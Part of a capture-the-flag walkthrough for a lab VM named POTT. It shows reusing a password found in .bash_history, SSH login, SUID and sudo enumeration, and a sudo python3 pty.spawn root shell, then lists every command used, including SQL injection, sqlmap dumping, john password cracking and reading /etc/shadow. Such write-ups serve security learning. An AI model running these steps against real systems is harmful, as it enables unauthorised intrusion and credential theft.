-rw-r--r--  1 sepp sepp  563 Dec 21 09:50 .bash_history
-rw-r--r--  1 sepp sepp  220 Jan  6 2022 .bash_logout
-rw-r--r--  1 sepp sepp 3771 Jan  6 2022 .bashrc
drwxr-xr-x 10 sepp sepp 4096 Dec 17 13:09 .cache
drwxr-xr-x 11 sepp sepp 4096 Dec 17 12:11 .config
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Desktop
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Documents
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Downloads
drwxr-xr-x  3 sepp sepp 4096 Dec 17 12:08 .local
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Music
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Pictures
-rw-r--r--  1 sepp sepp  807 Jan  6 2022 .profile
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Public
drwxr-xr-x  3 sepp sepp 4096 Dec 17 12:08 snap
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Templates
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Videos
sepp@POTT:~$ cat .bash_history
cd ..
ls -la
cdc ..
cd ..
cd ../..
cd /home
ls -la
cdc sepp
cd sepp
ls -la
exit
su joao -p havelange123456
exit
su
exit
```

There is hint like `su joao -p havelange12345`

I run the user sepp it shows password, I entered **havelange12345** authorization failed, then tried it to ssh port, with a discovered password in the bash history file, and I got a hit.

ssh joao@192.168.0.38

```
sepp@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

(alpha@alpha)-[~]
$ ssh joao@192.168.0.38
joao@192.168.0.38's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Dec 21 10:19:50 2022 from 192.168.0.18
joao@POTT:~$
```

Again, the same process repeats again, like sepp user.

cat /etc/crontab

cat /etc/shadow

cat /etc/sudoers

find / -perm -u=s 2>/dev/null

```
joao@POTT:~$ find / -perm -u=s 2>/dev/null
/snap/core20/1738/usr/bin/chfn
/snap/core20/1738/usr/bin/chsh
/snap/core20/1738/usr/bin/gpasswd
/snap/core20/1738/usr/bin/mount
/snap/core20/1738/usr/bin/newgrp
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/snap/core20/1405/usr/bin/chfn
/snap/core20/1405/usr/bin/chsh
/snap/core20/1405/usr/bin/gpasswd
/snap/core20/1405/usr/bin/mount
/snap/core20/1405/usr/bin/newgrp
/snap/core20/1405/usr/bin/passwd
/snap/core20/1405/usr/bin/su
/snap/core20/1405/usr/bin/sudo
/snap/core20/1405/usr/bin/umount
/snap/core20/1405/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1405/usr/lib/openssh/ssh-keysign
/snap/snapd/17883/usr/lib/snapd/snap-confine
/usr/libexec/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh

joao@POTT:~$ ls -la
total 72
drwxr-xr-x 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root  0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao 220 Jan  6  2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6  2022 .bashrc
drwx----- 10 joao joao 4096 Dec 17 13:10 .cache
drwx----- 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx-----  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao 807 Jan  6  2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-----  1 joao joao 121 Dec 21 10:16 .python_history
drwx-----  4 joao joao 4096 Dec 17 13:03 .snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos
joao@POTT:~$ cat .bash_history
joao@POTT:~$ cd Documents
joao@POTT:~/Documents$ ls -la
total 8
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 .
drwxr-xr-x 14 joao joao 4096 Dec 21 10:16 ..
joao@POTT:~/Documents$ cd ..
joao@POTT:~$ cd snap
joao@POTT:~/snap$ ls -la
total 16
drwx-----  4 joao joao 4096 Dec 17 13:03 .
drwxr-xr-x 14 joao joao 4096 Dec 21 10:16 ..
drwxr-xr-x  4 joao joao 4096 Dec 17 13:03 firefox
drwxr-xr-x  4 joao joao 4096 Dec 17 12:25 snapd-desktop-integration
joao@POTT:~/snap$ cd ..
```

After a little, time of searching the command I used **sudo -l**, too see the root permission, or is there any **NOPASS ALL** written, entering the sudo -l, I used the same password. And got how Joao access the root, and finally found the (root) /usr/bin/python3

```
joao@POTT:~$ sudo -l
[sudo] password for joao:
Matching Defaults entries for joao on POTT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joao may run the following commands on POTT:
    (root) /usr/bin/python3
joao@POTT:~$
```

I can get privilege escalation via the python3 command.

sudo python3 -c 'import pty;pty.spawn("/bin/bash")'

```
joao@POTT:~$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@POTT:/home/joao# whoami
root
root@POTT:/home/joao# ls -la
total 72
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root   0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao  220 Jan  6 2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6 2022 .bashrc
drwx----- 10 joao joao 4096 Dec 17 13:10 .cache
drwx----- 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx-----  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao  807 Jan  6 2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-----  1 joao joao  121 Dec 21 10:16 .python_history
drwx-----  4 joao joao 4096 Dec 17 13:03 snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos

root@POTT:/home/joao# cd /root
root@POTT:~# ls -la
total 44
drwx-----  5 root root 4096 Dec 21 12:35 .
drwxr-xr-x 20 root root 4096 Apr 22 2022 ..
-rw-----  1 root root   0 Dec 17 13:13 .bash_history
-rw-r--r--  1 root root 3106 Oct 15 2021 .bashrc
drwx-----  2 root root 4096 Apr 19 2022 .cache
-r-----  1 root root   27 Dec 17 12:20 flag.txt
-rw-----  1 root root   20 Dec 16 16:36 .lessht
drwxr-xr-x  3 root root 4096 Dec 16 16:34 .local
-rw-----  1 root root 5842 Dec 17 13:09 .mysql_history
-rw-r--r--  1 root root  161 Jul  9 2019 .profile
drwx-----  5 root root 4096 Apr 22 2022 snap
root@POTT:~# cat flag.txt
FLAG{t43_FlR5t_9o_mInu73S}
root@POTT:~# exit
exit
joao@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

(alpha@alpha)-[~]
$
```

cd /root

cat flag.txt

FLAG{t43 FIR5t 9o mInu73S}

ALL COMMANDS USED DURING THIS PROCESS

```
nmap -sP your 192.168.0.18/24.  
nmap -sC -sV 192.168.0.38  
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt  
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt  
get .struct.xml  
cat .struct.xml  
dirb http://192.168.0.38/secret\_development\_folder\_123456 /usr/share/wordlists/dirb/big.txt  
  
anythinghere' OR 1=1  
Sqlmap -r bat1.req --dump  
nano pws1.hash  
rm john.pot  
john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash  
ssh sepp@192.168.0.38  
cat /etc/crontab  
cat /etc/shadow  
cat /etc/sudoers  
cat /etc/passwd | grep bash  
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/  
ssh joao@192.168.0.38  
find / -perm -u=s 2>/dev/null  
sudo -l  
sudo python3 -c 'import pty;pty.spawn("/bin/bash")'  
cd /root  
cat flag.txt
```

THANK YOU